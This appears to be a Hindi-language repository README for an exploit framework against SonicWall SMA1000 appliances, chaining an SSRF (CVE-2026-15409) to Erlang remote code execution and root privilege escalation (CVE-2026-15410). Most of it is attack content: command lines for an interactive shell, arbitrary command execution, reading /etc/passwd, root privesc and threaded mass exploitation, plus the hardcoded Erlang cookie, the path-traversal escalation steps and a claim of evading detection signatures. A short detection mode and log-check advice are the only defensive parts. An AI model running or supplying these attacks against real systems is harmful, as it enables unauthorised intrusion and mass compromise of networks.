 tc4dy/cve-2026-15409-15410-framework
SonicWall SMA1000 के लिए मल्टी-एक्सप्लॉइट फ्रेमवर्क, जो SSRF (CVE-2026-15409) को Erlang RCE और रूट विशेषाधिकार वृद्धि (CVE-2026-15410) से जोड़ता है। इसमें इंटरैक्टिव शेल, बैच स्कैनिंग, फ़ाइल संचालन, और अधिकृत पेनेट्रेशन टेस्टिंग के लिए सुरक्षित डिटेक्शन मोड शामिल हैं।




Exploit Framework & Safe Detection Tool
कंप्यूटर सिस्टम तक अनधिकृत पहुँच CFAA (US), Computer Misuse Act (UK), TCK 243/244 (Turkey), और दुनिया भर में समान कानूनों के तहत अवैध है।

CVE-2026-15409 SonicWall SMA1000 Appliance Work Place इंटरफ़ेस में पाई गई एक गंभीर अप्रमाणित Server-Side Request Forgery (SSRF) भेद्यता है।
यह कैसे काम करता है:
wsproxy एंडपॉइंट के माध्यम से टनल बनाने के लिए SSRF का शोषण करता है।os:cmd/1 कॉल के माध्यम से Remote Code Execution (RCE) प्राप्त किया जाता है।मुख्य तथ्य:
प्रकटीकरण: 14 जुलाई, 2026
CVSS स्कोर: 10.0 (गंभीर)
प्रभावित उत्पाद: SMA 6210, SMA 7210, SMA 8200v
ठीक किए गए संस्करण: 12.4.3-03453+ और 12.5.0-02835+
exploit.py)पूर्ण हथियारीकृत एक्सप्लॉइट root-स्तरीय समझौता प्राप्त करने के लिए CVE-2026-15409 और CVE-2026-15410 को श्रृंखलाबद्ध करता है।
| विशेषता | विवरण |
|---|---|
| [+] SSRF → Erlang RPC | आंतरिक Erlang नोड्स तक पहुँचने के लिए स्वचालित रूप से wsproxy के माध्यम से टनल बनाता है। |
| [+] Remote Code Execution | os:cmd/1 के माध्यम से मनमाने OS कमांड निष्पादित करें। |
| [+] इंटरैक्टिव शेल | privesc और download कमांड के समर्थन के साथ एक लाइव शेल स्पॉन करें। |
| [+] Root Privesc | AMC पाथ ट्रैवर्सल का उपयोग करके root तक विशेषाधिकार बढ़ाने के लिए CVE-2026-15410 का लाभ उठाएँ। |
| [+] फ़ाइल संचालन | लक्ष्य सिस्टम पर फ़ाइलें पढ़ें और लिखें। |
| [+] बैच स्कैनिंग | थ्रेडिंग (-l फ़्लैग) के साथ कई लक्ष्यों का सामूहिक शोषण करें। |
| [+] SSRF डिटेक्शन | सुरक्षित भेद्यता सत्यापन के लिए वैकल्पिक --detect फ़्लैग। |
| [+] अनुकूलन योग्य | WebSocket URL, Origin, User-Agent, Cookie, और अधिक को ओवरराइड करें। |
| [+] कोई अतिरिक्त निर्भरता नहीं | केवल Python मानक लाइब्रेरी का उपयोग करता है (डिटेक्शन के लिए वैकल्पिक requests को छोड़कर)। |
| [+] रॉ WebSocket कार्यान्वयन | कोई बाहरी WebSocket लाइब्रेरी नहीं — कस्टम सॉकेट-स्तरीय हैंडशेक बेहतर OPSEC के लिए लाइब्रेरी-विशिष्ट सिग्नेचर फ़िंगरप्रिंट से बचता है। |
pip (requests लाइब्रेरी के लिए)pip install -r requirements.txt
# Interactive shell on target
python exploit.py -u 192.168.1.100

# Execute a single command
python exploit.py -u 192.168.1.100 --exec "id && whoami"

# Read a file
python exploit.py -u 192.168.1.100 --read-file /etc/passwd

# Enable SSRF detection before exploitation
python exploit.py -u 192.168.1.100 --detect

# Attempt root privesc
python exploit.py -u 192.168.1.100 --privesc

# Mass exploit from file (50 threads)
python exploit.py -l targets.txt -m 50 --exec "uname -a"

# Custom port and path
python exploit.py -u 10.0.0.5 -p 8443 --path /workplace

# Pipe mode (read command from stdin)
echo "cat /etc/hosts" | python exploit.py -u 192.168.1.100
# Single target scan
python checker.py https://192.168.1.100

# Custom port and path
python checker.py 192.168.1.100 --port 8443 --path /workplace

# Mass scan from file
python checker.py --list targets.txt
| उत्पाद | असुरक्षित संस्करण | ठीक किए गए संस्करण |
|---|---|---|
| SMA 6210 | 12.4.3-03245, 12.4.3-03387, 12.4.3-03434 12.5.0-02283, 12.5.0-02624, 12.5.0-02800 | 12.4.3-03453+ 12.5.0-02835+ |
| SMA 7210 | ऊपर के समान | ऊपर के समान |
| SMA 8200v | ऊपर के समान | ऊपर के समान |
[!] महत्वपूर्ण: ये कमज़ोरियाँ SonicWall फ़ायरवॉल (SSL-VPN) या SMA 100 सीरीज़ को प्रभावित नहीं करती हैं।
पोर्ट 443 पर wsproxy एंडपॉइंट एक bmID पैरामीटर स्वीकार करता है जो -3389 से शुरू होता है और एक host:port विनिर्देश लेता है। host=127.0.0.1 और port=1050 निर्दिष्ट करके, हमलावर आंतरिक Erlang वितरण सेवा तक टनल बना सकते हैं।
Erlang नोड एक हार्डकोडेड डिफ़ॉल्ट कुकी का उपयोग करता है: 10ecad5b446e86864832904cd439b6b70262। यह रिमोट प्रमाणीकरण और किसी भी os:cmd/1 कॉल के निष्पादन की अनुमति देता है।
प्रमाणीकृत होने के बाद, एक्सप्लॉइट /var/tmp/ में एक शेल स्क्रिप्ट लिखता है और पथ ट्रैवर्सल (../../../../var/tmp/script.sh) के साथ AMC remove_hotfix XML-RPC एंडपॉइंट को ट्रिगर करता है, जिससे स्क्रिप्ट रूट के रूप में निष्पादित होती है।
SonicWall निम्नलिखित की जाँच करने की सलाह देता है:
/__api__/login या /__api__/logout (200 स्थिति) के लिए extraweb_access.log/wsproxy के लिए extraweb_access.logctrl-service.log/__api__/login या /__api__/logout के लिए रूट्स वाली /var/lib/unit/conf.jsonयह टूल केवल शैक्षिक और अधिकृत पेनेट्रेशन परीक्षण उद्देश्यों के लिए प्रदान किया गया है।
लेखक और योगदानकर्ता इस सॉफ़्टवेयर के किसी भी दुरुपयोग या क्षति के लिए ज़िम्मेदार नहीं हैं। उपयोगकर्ता परीक्षण से पहले लक्ष्य स्वामी से स्पष्ट लिखित अनुमति सुनिश्चित करने के लिए पूरी तरह ज़िम्मेदार हैं। कंप्यूटर सिस्टम तक अनधिकृत पहुँच Computer Fraud and Abuse Act (CFAA) और दुनिया भर के समान कानूनों के तहत अवैध है।
इस सॉफ़्टवेयर का उपयोग करके, आप सहमत होते हैं:
हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।
अभी तक कोई लोकप्रियता डेटा नहीं है।

